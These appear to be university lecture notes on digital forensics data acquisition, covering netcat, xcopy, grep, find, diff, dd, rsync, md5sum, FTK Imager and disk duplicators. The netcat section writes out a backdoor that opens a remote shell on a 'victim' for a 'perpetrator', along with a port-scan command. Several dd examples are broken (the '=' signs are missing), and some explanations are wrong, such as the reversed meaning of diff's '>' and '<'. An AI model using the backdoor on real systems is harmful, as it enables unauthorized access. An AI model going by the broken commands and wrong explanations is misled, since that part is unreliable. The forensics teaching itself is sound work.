DATA FILES

Study data acquisition, data duplication, data files recovery from folders, mounts and partitions.

Introduction

- The lesson today focuses on data acquisition and data duplication.
  - **Data Acquisition**
    is the act of **obtaining possession** and control of data.

    Sometime Data Acquisition requires deploying ***data recovery*** techniques.
  - **Data Duplication**
    is the process (or techniques) used **to copy, ideally *as is***, acquired data.

    i.e. Sometimes act of copying does not make an "as is" copy!
  - **Sparse Data Copy**
    is the process (or techniques) used to **selectively copy parts** of the acquired data.
    - This is due to size, relevancy, *etc.*

Common Data Acquisition Methods

- These are either of:
  1. Creating a **bit-stream disk to image file(s)**;
     - Most common;
     - Replication is henceforth easy;
       - The copies are the basis for further investigation
     - EnCase, FTK, etc are used
       - Some suggest that more than one system is used to ensure all is copied!?
  2. Making a **bit-stream disk to disk copy**;
     - Not ideal in general; but useful for Computer Information Systems (e.g. an accounting package);
     - SafeBack, SnapCopy, Norton Ghost, OS level commands.
  3. Creating **a sparse data copy** of file-system, partition, directory or file.
     - If scope is local (e.g. a single user) then techniques used in option 2 are sufficient.
     - It's sometimes possible to use a CIS own *back-up* and *recovery* systems. For example an accounting systems allows for back-up and recovery facilities.
       - It's alright … but
         It does not necessarily copy everything (user defined reports);
         It's a good latching point for anti-forensics measures – delete data files if done by unusual administrator.

SOME EXAMPLE POWER TOOLS

Example – netcat [cli]

- **Netcat** is a computer networking service for reading from and writing to network connections using TCP or UDP.
  - It is a feature-rich network debugging and investigation tool.
  - Its list of features includes port scanning, transferring files, and port listening.
    - Furthermore it can be used as a ***backdoor***.
  - It's available on many platforms (MS, OS X, Linux).
- For file transfer (from nakkaya.com):
  - **On the receiving end running**

    `nc -l -p 1234 > out.file` REM will begin listening on port 1234.
  - **On the sending end running,**

    `nc -w 3 [destination] 1234 < out.file` REM will connect & send.
- For faster transfers, if both sender and receiver has some basic Unix tools installed, you can compress the file during sending process,
  - **On the receiving end,**

    `nc -l -p 1234 | uncompress -c | tar xvfp`
  - **On the sending end,**

    `tar cfp - /some/dir | compress -c | nc -w 3 [destination] 1234`

Example – netcat [cli] *continued*

- A basic Backdoor:
  - **On the receiving end running (victim)**

    `nc -l -p 1234 -e /bin/sh`
  - **On the sending end running (perpetrator),**

    `nc [destination] 1234`
- Post scanning (e.g. your own router):
  - **On the sending end running (perpetrator),**

    `nc -v -w 2 -z 192.168.0.1 1-200`
- Connect to a server and a port:
  - **On the sending end running (perpetrator),**

    `nc [destination] 80`

    `GET /info.html`

    `<ENTER>`

Example – netcat [cli] *continued*

- Create a server process:
  - **On the sending end running (perpetrator),**


    `cat index.html | nc -v -l -p 80 -w 3`
  - Calling localhost (127.0.0.1) you get the following:
  - Also the shell will display the browser's rendering.


```
REM this is index.html
<html>
  <head>
    <title>Welcome</title>
  </head>
  <body>
     <h1>Welcome</h1>
    <div style=background:#ff0000>Welcome to my web server
    </div>
  </body>
</html>
```

Data Acquisition Tools – Windows OS

- There are many and have varying utility and capabilities.
  - **copy** [CLI], **xcopy** [CLI], and **Windows Explorer**
    - Used for disks, USB storage, remote mounts *etc.*
- Also other utilities, ported from Unix, help trace and follow file and their ownerships:
  - **grep** [CLI], **find** [CLI], **diff** [CLI]
- Biggest issue with these tools is basically they are not meant to pry over protected parts of a directory/file systems or partitions.
  - Also the coverage of these utilities are conditioned on current state (e.g. what file systems are mounted) and the user level security clearance (e.g. normal user to administrator) of executor.
- Deleted files are not directly visible!
  - You have to work around this.
- Live coverage of a filing system:
  - Use MS Windows "**Computer Management**" – list of mounted FS. (see slide)
- Their DRAWBACK is simply the sluggish speed to copy huge data space!

Which FS mounts are currently mounted?
Exec Window/Control Panel/Admin Tools/Computer Management
Choose key Storage Key / Disk Management.



Example - xcopy

- Copies files and directories, including subdirectories.

```
xcopy Source [Destination] [/w] [/p] [/c] [/v] [/q] [/f] [/l] [/g] [/d[:mm-dd-yyyy]] [/u] [/i] [/s [/e]] [/t] [/k] [/r] [/h] [{/a|/m}] [/n] [/o] [/x] [/exclude:file1[+[file2]][+[file3]] [{/y|/-y}] [/z]
```

Source: Specifies the location and names of the files you want to copy - must include either a drive or a path.

Destination: Specifies the destination of the files you want to copy - can include a drive letter and colon, a directory name, a file name, or a combination of these.

/p : Prompts you to confirm whether you want to create each destination file.

/c : Ignores errors.

/v : Verifies each file as it is written to the destination file to make sure that the destination files are identical to the source files.

/d [: *mm-dd-yyyy*] : Copies source files changed on or after the specified date only.

/u : Copies files from *Source* that exist on *Destination* only.

/s : Copies directories and subdirectories, unless they are empty. If you omit **/s**, **xcopy** works within a single directory.

/e : Copies all subdirectories, even if they are empty. Use **/e** with the **/s** and **/t** command-line options.

/t : Copies the subdirectory structure (that is, the tree) only, not files. To copy empty directories, you must include the **/e** command-line option.

/k : Copies files and retains the read-only attribute on destination files if present on the source files. By default, **xcopy** removes the read-only attribute.

/r : Copies read-only files.

/h : Copies files with hidden and system file attributes. By default, **xcopy** does not copy hidden or system files.

/a : Copies only source files that have their archive file attributes set. **/a** does not modify the archive file attribute of the source file.

/m : Copies source files that have their archive file attributes set. Unlike **/a**, **/m** turns off archive file attributes

Example – xcopy (continued)

- To copy all the files and subdirectories (including any empty subdirectories) from drive A to drive B, type:

```
xcopy a: b: /s /e
```

- To include any system or hidden files in the previous example, add the **/h** command-line option as follows:

```
xcopy a: b: /s /e /h
```

- To update files in the \Reports directory with the files in the \Rawdata directory that have changed since December 29, 1993, type:

```
xcopy \rawdata \reports /d:12-29-1993
```

- To update all the files that exist in \Reports in the previous example, regardless of date, type:

```
xcopy \rawdata \reports /u
```

- To obtain a list of the files to be copied by the previous command (that is, without actually copying the files), type:

```
xcopy \rawdata \reports /d:12-29-1993 /l > xcopy.out
```

- The file Xcopy.out lists every file that is to be copied.
- To copy the \Customer directory and all subdirectories to the directory \\Public\Address on network drive H:, retain the read-only attribute, and be prompted when a new file is created on H:, type:

```
xcopy \customer h:\public\address /s /e /k /p
```

- To issue the previous command, ensure that **xcopy** creates the \Address directory if it does not exist, and suppress the message that appears when you create a new directory, add the **/i** command-line option as follows:

```
xcopy \customer h:\public\address /s /e /k /p /i
```

Example - grep

Search input files for a search string, and print the lines that match it.

```
$ cat file
big
bad bug
bag
bigger
boogy
$ grep b.g file REM dot is any char
big
bad bug
bag
bigger
$ grep "b.*g" file    REM dot star is any sequence of char.s (possibly zero)
big
bad bug
bag
bigger
boogy
```

- If search string and meta character collide than use the escape sequence (\) for literal match!?

  `grep 'hello\.gif' file`
- Matching a list of characters:
  [0-3] is the same as [0123]
  [a-k] is the same as [abcdefghijk]
  [A-Ca-k] is the same as [ABCabcdefghijk]
  note: [] are the non matchers
- Returns any line containing a pair of parentheses that are innermost and are followed by the letter "a". E.g.

  `$ grep "([^()]*)a" file`

  `(hello)a`

  `(aksjdhaksj d ka)a`
- For repetitive patterns use:
  `$ grep "[0-9]\{3\}[ -]\?[0-9]\{4\}" file`
- This matches 7 digit phone numbers, possibly containing a dash or space in the middle.
- Use ^ for start of line and $ for end of line.

J Vella – Digital Forensics Data Files

Example - find

- The find command is used to locate files on a Unix or Linux system.
  - You can search recursively for files by name, owner, group, type, permissions, date, and other criteria.
  - It's an applicative command – i.e. it not only generate output but can execute!?

    `$ find where-to-look criteria what-to-do`
  - Display the pathnames of all files in the current directory and all subdirectories:
    `$ find` REM or
    `$ find . -print`
  - Display foo or dofoo in specific sub-tree(s):
    `$ find /usr -name foo`
    `$ find /bin /sbin - name dofoo`
  - Using two search criteria and do an action (create a tar ball). The –type f ensures we find proper files; and –mtime identifies files modified lately (past 7 days):
    `$ find / -type f -mtime -7 | xargs tar -rf weekly_incremental.tar`
    `$ gzip weekly_incremental.tar`
    (note **xargs** converts a list of lines into a string of arguments!).

J Vella – Digital Forensics Data Files

Example - diff

- Compares contents of two files (e.g even directories). Essentially, it outputs a set of instructions for *how to change one file in order to make it identical to the second file.*

email	address
1 John erpl08@ed	1 John erpl08@ed
2 Joe CZT@cern.ch	2 Joe CZT@cern.ch
3 Kim ks@x.co	3 Jean JRS@pollux.ucs.co
4 Keith keith@festival	4 Jim jim@frolix8
	5 Kim ks@x.co
	6 Keith keith@festival

```
$ diff email addresses
2a3,4                          REM append, copy, del
> Jean JRS@pollux.ucs.co       REM > first, < second
> Jim jim@frolix8
```

J Vella – Digital Forensics Data Files

Example – diff (continued)

- Some options:

  -b Ignore any changes which only change the amount of whitespace (such as spaces or tabs).

  -w Ignore whitespace entirely.

  -B Ignore blank lines when calculating differences.

  -y Display output in two columns.

  -r Recursively compare any subdirectories found.

  --ignore-file-name-case Ignore case when comparing file names.
- Examples

  `$ diff dir1 dir2` `REM diff dir1 to dir2`

J Vella – Digital Forensics Data Files

Example - dd

- **dd** [CLI] copies a bit-stream form a drive to:
  - Another copy on a drive; or
  - An image file.
- If the underlying OS, e.g. Linux, can mount a FS then can copy ***from*** it.
  - Likewise for copying ***to***.
- dd can output images in various formats:
  - ext2 & ext3 / Linux
  - Unix
  - FAT12|16|32, NTFS & HPFS /MS Windows
  - Can write to HFS & ISO files too.
- dd has issues:
  - Not universal, even on Linux;
  - Requires technical understanding.

Example – dd (continued)

- The syntax for the dd command is as follows:

```
dd if=<source> of=<target> bs=<byte size> skip=<…> seek=<…>
conv=<conversion>
```

- source: where the data is to be read from
- target: where the data is to be written to
- byte size:(usually some power of 2, not less than 512 bytes [i.e., 512,1024,2048,4096,8192])
- skip: number of blocks to skip at start of input
- seek: number of blocks to skip at start of output
- conv: conversion options

Example – dd (continued)

- For example, an investigator would use the following commands for these tasks:
- To make a complete physical backup of a hard disk:
  `dd if/dev/hda of/dev/case5img1`
- To copy one hard disk partition to another hard disk:
  `dd if/dev/sda2 of/dev/sdb2 bs4096 conv notrunc,noerror`
- To make an image of a CD:
  `dd if/dev/hdc of/home/sam/mycd.iso bs2048 conv notrunc`
- To copy a floppy disk:
  `dd if/dev/fd0 of/home/sam/floppy.image conv notrunc`
- To restore a disk partition from an image file:
  `dd if/home/sam/partition.image of/dev/sdb2 bs4096 conv notrunc,noerror`
- To copy RAM memory to a file:
  `dd if/dev/mem of/home/sam/mem.bin bs1024`

Example – netcat and dd

- A nifty but less useful use of netcat is, transfer to an image of the whole hard drive over the network using the command dd.
  - **On the sender end run**
    `dd if=/dev/hda3 | gzip -9 | nc -l 3333`
  - **On the receiver end**
    `nc [destination] 3333 | pv -b > hdImage.img.gz`
- Be warned that file transfers using netcat are not encrypted, anyone on the network can grab what you are sending, so use this only on trusted networks.
  - Otherwise use encryption (e.g. **encrypt/decrypt** and **gpg** – GNU privacy guard - too rather than gzip only!

rsync (remote sync)

- This power tool is used for copying and synchronising files and folders/directories across remote file systems.
  - Nonetheless one can use it locally!
- rsynch features:
  - Clever – ie has efficient methods to compare files content by computing file deltas;
  - Copies files, links, ownerships etc;
  - Can work out differences, between two files at block level, therefore copying and refreshing is efficient for second time use.
- Very useful for mirroring and backups across heterogeneous systems.
- Basic syntax:

  `rsync [options] [source] [destination]`
- Basic options include:
  - -v for verbose;
  - -r copies recursively (w/o timestamps and permissions);
  - -a archive (with timestamps etc)
  - -h human readable output of processing

rsync (remote sync) - examples

Copy/Sync a File on a Local Computer

This following command will sync a single file on a local machine from one location to another location. Here in this example, a file name **backup.tar** needs to be copied or synced to **/tmp/backups/** folder.

```
[root@tecmint]# rsync -avh backup.tar /tmp/backups/
sending incremental file list
backup.tar
sent 19.71K bytes  received 31 bytes  3.27K bytes/sec
total size is 19.18K  speedup is 1.93
```

RSYNC examples from:
https://www.tecmint.com/rsync-local-remote-file-synchronization-commands/

rsync (remote sync) - examples

Copy a Directory from Local Server to a Remote Server

This command will sync a directory from a local machine to a remote machine. For **example**, There is a folder in your local computer "**/pmpkgs**" which contains some **RPM** packages and you want that local directory's content send to a remote server, you can use following command.

```
[root@tecmint]# rsync -avz rpmpkgs/ root@192.168.0.101:/home/
root@192.168.0.101's password:
sending incremental file list
./
httpd-2.2.3-82.el5.centos.i386.rpm
mod_ssl-2.2.3-82.el5.centos.i386.rpm
nagios-3.3.0.tar.gz
nagios-plugins-1.4.15.tar.gz
sent 4991143 bytes  received 81 bytes  599476.80 bytes/sec
total size is 4991111  speedup is 1.00
```


rsync (remote sync) - examples

Copy a File from a Remote Server to a Local Server with SSH

To specify a protocol with rsync you need to give "-e" option with protocol name you want to use. Here in this example, We will be using "ssh" with "-e" option and perform data transfer.

```
[root@tecmint]# rsync -avzhe ssh root@192.168.0.100:/root/install.log /tmp/
root@192.168.0.100's password:
receiving incremental file list
install.log
sent 30 bytes  received 8.12K bytes  1.40K bytes/sec
total size is 30.74K  speedup is 3.77
```

rsync (remote sync) - examples

If you are a newbie and using rsync and don't know what exactly your command going do, Rsync could really mess up the things in your destination folder and then doing an undo can be a tedious job.

Use of this option will not make any changes only do a dry run of the command and shows the output of the command. If the output shows exactly same you want to do then you can remove '--dry-run' option from your command and run on the terminal.

```
[root@hostmint]# rsync --dry-run --remove-source-files -avh backup.tar /tmp/backupa/
backup.tar
sent 35 bytes  received 15 bytes  100.00 bytes/sec
total size is 10.10M  speedup is 111984.00 (DRY RUN)
```


rsync (remote sync) - examples

Also, by default rsync syncs changed blocks and bytes only. If you want explicitly want to sync whole file then you use '-W' option with it.

```
[root@hostmint]# rsync -avW backup.tar /tmp/backupa/backup.tar
backup.tar
sent 10.71M bytes  received 31 bytes  7.27M bytes/sec
total size is 10.10M  speedup is 1.41
```


Example - md5

- The MD5 (message-digest 5) algorithm is a widely used cryptographic hash function producing a 128-bit (16-byte) hash value, typically expressed in text format as a 32 digit hexadecimal number. MD5 has been utilized in a wide variety of cryptographic applications, and is also commonly used to verify data integrity.
  - An MD5 hashing of:

    welcome to digital forensics
  - Generates:

    940ecf4658bd81173b5fbf64103edd23
  - Example session:

```
$ md5sum *.vim
bbd166fee3f3f624286c4d85dc1994f8  NERD_tree.vim    …
5d2a1217ddecff630528c64a04ee7f9e  utl.vim
$ md5sum *.vim > t.md5
$ md5sum -c t.md5
NERD_tree.vim: OK   …
utl.vim: OK
$ md5sum -c t.md5
NERD_tree.vim: OK …
utl.vim: FAILED
md5sum: WARNING: 1 of 3 computed checksums did NOT match
```


FTK Imager


- FTK Imager is a data preview and imaging tool that lets you quickly assess electronic evidence.
  - Create forensic images of local hard drives, DVDs, entire folders, or individual files from various places within the media.
  - Preview files and folders on local hard drives, network drives, etc.
  - Preview the contents of forensic images.
  - Mount an image for a read-only view that leverages Windows Explorer to see the content of the image exactly as the user saw it on the original drive.
  - Export files and folders from forensic images.
  - See and recover files that have been deleted from the Recycle Bin, but have not yet been overwritten on the drive.
  - Create hashes of files using either of the two hash functions available in FTK Imager: Message Digest 5 (MD5) and Secure Hash Algorithm (SHA-1).
  - Generate hash reports for regular files and disk images (including files inside disk images) that you can later use as a benchmark to prove the integrity of your case evidence.
    - When a full drive is imaged, a hash generated by FTK Imager can be used to verify that the image hash and the drive have not been changed.

FTK Imager - continued

DiskExplorer – disk editor

- Versions for NTFS, FAT, & Linux.
- It allows investigation and recovery of data from it:
  - Navigate through the drive by jumping to the partition table, boot record, master file table, and root directory;
  - Choose between views such as hex, text, index allocation, MFT, boot record, and partition table, and inspect file entry details;
  - Save files and directories from anywhere on the drive;
  - Identify the file a certain cluster belongs to;
  - Create a virtual volume when the boot record is lost or corrupt;
  - Edit the disk drive by using the direct read/write mode or the virtual write mode.

DiskExplorer – disk editor (continued)



DATA COPYING HARDWARE TOOLS

H/W devices for Data Acquisitions & Duplication

- A good number exist:
  - Some are lab based and other are portable.
- There are two main interfaces:
  - Data interface connection – USB & Firewire;
  - Physically connecting the hard-disk to a device and copy is executed.

Card Reader and Docking Station

- Simple and low budget (40$):
  - Not great in performance!?
- Hard disks:
  - 2.5" & 3.5"
  - SATA & IDE
  - eSATA
  - Dual USB

Hard Disk Drive Duplicator

- Quite fast and fair priced (400$)
  - Stand-a-lone & OS independent;
    - Great (physical) portability!
  - Mainly 3.5" SATA drives.
- Specifications:
  - Copies sector to sector;
  - Source size has to be equal or less than target size;
  - Transfer rate up to 1.5 Gbps

Hard Disk Drive Duplicator

- IM Solo 4
  - High quality unit (and expensive – at 4000$).
  - One of Two ***from*** drives;
  - One or Two ***to*** drives;
  - Reads IDE, SATA, SAS & USB3;
    - And protects from drives;
  - It can authenticate (e.g, MD5);
  - Writes in dd images;
  - Encrypts on the fly;
  - Has Gigabit Ethernet to connect to SANs;
  - Logs and audits activities;
  - Touch screen user interface (and connects to monitors).